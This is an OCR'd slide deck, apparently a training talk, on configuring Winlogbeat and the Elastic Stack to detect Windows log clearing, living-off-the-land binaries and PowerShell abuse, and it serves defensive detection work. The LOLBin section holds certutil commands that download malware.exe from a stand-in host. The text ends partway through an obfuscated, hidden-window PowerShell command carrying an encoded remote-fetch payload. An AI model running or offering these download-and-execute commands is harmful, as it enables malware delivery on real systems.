Detecting Anomalies and Events with Winlogbeats

Detection with Winlogbeat

Michael Edie
Security Engineer

@tankmek https://blog.edie.io

Creator: Elastic

Winlogbeat is an open-source log collector that installs and runs as a Windows service in order to ship Windows Event Logs to Elasticsearch or Logstash.

Open source software
https://www.elastic.co/downloads/beats/winlogbeat


Lightweight Windows event log shipper

Multiple output channels


Modules for:

- PowerShell
- Sysmon
- Security Event Log


NIST Cybersecurity Framework




NIST Cybersecurity Framework



NIST Cybersecurity Framework



The Elastic Stack



Demo

Setup and configuration

- Verify correct Winlogbeat is installed
- Look at an example configuration
- Modify the default configuration
- Start the Winlogbeat service

```
winlogbeat.event_logs:
  - name: Application
  - name: System
  - name: Security


output.logstash:
  hosts: [“192.168.4.55:5044"]

output.elasticsearch:
  hosts: ["192.168.4.56:9200"]
```

Winlogbeat | %ProgramData%\Elastic\Beats\winlogbeat.yml

This configuration file controls what data you want to ship from the endpoint and how you want the event logs to transit the data pipeline. You must choose either logstash or Elasticsearch as an output. There are security risks when shipping directly to Elasticsearch.

winlogbeat.yml

```
winlogbeat.event_logs:
  - name: Application
  - name: System

  - name: Security
    event_id: 4688, 1102, 4624, 4698, 7045, 4663, 5140, 5156, 4740

  - name: Microsoft-windows-PowerShell/Operational
    ignore_older: 24h
    event_id: 4103, 4104

# FQDN needs to match TLS certificate
output.elasticsearch:
  hosts: ["elastic.fakelabs.io:9200"]
  protocol: "https"
# username: beats_admin
# password: "${BEATS_PASSWD}"
  api_key: your_beats_api_key
  pipeline: winlogbeat-%{[agent.version]}-routing
```

winlogbeat.yml

```
winlogbeat.event_logs:
 - name: ForwardedEvents
    tags: [forwarded]
    language: 0x0409 # en-US

 processors:
   - add_host_metadata:
       when.not.contains.tags: forwarded

# FQDN needs to match TLS certificate
output.elasticsearch:
  hosts: ["elastic.fakelabs.io:9200"]
  protocol: "https"
# username: beats_admin
# password: "${BEATS_PASSWD}"
  api_key: your_beats_api_key
  pipeline: winlogbeat-%{[agent.version]}-routing
```

winlogbeat.yml

```
winlogbeat.event_logs:
 - name: ForwardedEvents
    tags: [forwarded]
    language: 0x0409 # en-US
    processors:
      - script:
        when.equals.winlog.channel: Security
        lang: javascript
        id: security
        file: ${path.home}/module/security/config/winlogbeat-security.js

 processors:
   - add_host_metadata:
       when.not.contains.tags: forwarded


output.logstash:
  hosts: ["192.168.4.56:9200"]
```

Demo

Validate event data collection

- Kibana index management
- Observe events in the discover tab
- Endpoint accountability
- Events match configuration

Demo

Detect unauthorized clearing of logs

- Verify prerequisite event IDs
- Simulate log clearing attack
- Observe event(s) in Kibana

Detect Living off the Land Attacks

Living off the Land: Microsoft-signed

Binaries

These come standard with the OS and have legitimate use cases

Scripts

Scripts can be in the form of .vbs, .bat, ps1, and more


Libraries

Most recent addition

Windows Process Creation: Event ID 4688


Audit process creation


Not enabled by default. Logs when any program is started, or process is created.



Include command line

Must be enabled to include any arguments or parameters used on the command line.


Group Policy Management Editor
File
Action
View
Help
Policies
Software Settings
Windows Settings
Name Resolution Policy
Scripts (Startup/Shutdown)
Security Settings
Account Policies
Local Policies
Event Log
Restricted Groups
System Services
Registry
File System
Wired Network (IEEE 802.3) Policies
Windows Defender Firewall with Advanced Security
Network List Manager Policies
Wireless Network (IEEE 802.11) Policies
Public Key Policies
Software Restriction Policies
Application Control Policies
IP Security Policies on Active Directory (FAKELABS.IO)
Advanced Audit Policy Configuration
Audit Policies
Account Logon
Account Management
Detailed Tracking
DS Access
Logon/Logoff
Object Access
Policy Change
Privilege Use
System
Global Object Access Auditing
Policy-based QoS
Subcategory
Audit Events
Audit DPAPI Activity
Not Configured
Audit Process Creation
Success and Failure
Audit Process Termination
Not Configured
Audit RPC Events
Not Configured
Audit Token Right Adjusted
Not Configured


Group Policy Management Editor
File
Action
View
Help
Computer Configuration
Policies
Software Settings
Windows Settings
Administrative Templates: Policy de
Control Panel
Network
Printers
Server
Start Menu and Taskbar
System
Access-Denied Assistance
App-V
Audit Process Creation
Credentials Delegation
Device Guard
Device Health Attestation Se
Device Installation
Disk NV Cache
Disk Quotas
Display
Distributed COM
Driver Installation
Early Launch Antimalware
Enhanced Storage Access
File Classification Infrastruct
File Share Shadow Copy Pro
Filesystem
Folder Redirection
Group Policy
Internet Communication Ma
iSCSI
KDC
Kerberos
Audit Process Creation
Select an item to view its description.
Setting
State
Include command line in process creation events
Enabled
Extended
Standard

certutil.exe -urlcache -split -f https://globomantics.com/malware.exe malware.exe

notevil.exe -urlcache -split -f https://globomantics.com/malware.exe malware.exe

Demo

Detect living off the land attacks

- Verify prerequisite event IDs
- Scoped Windows binary baseline
- Simulate adversarial LOLBin execution
- Observe event(s) in Kibana

Detect PowerShell Execution Anomalies

Robust

Remote management

Evade detection

Download remote tools

Modify system configs

```
powershell.exe  -NoLogo -WindowStyle hiddeN -ExecuTionPolicy byPasS -enc
cgBlAGcAcwB2AHIAMwAyACAALwB1ACAALwBzACAALwBpADoAaAB0AHQAcAA6
AC8ALwAxADkAMgAuADEANgA4AC4ANAA4AC4AMQAyADkALwB0AGUAcwB0AC4
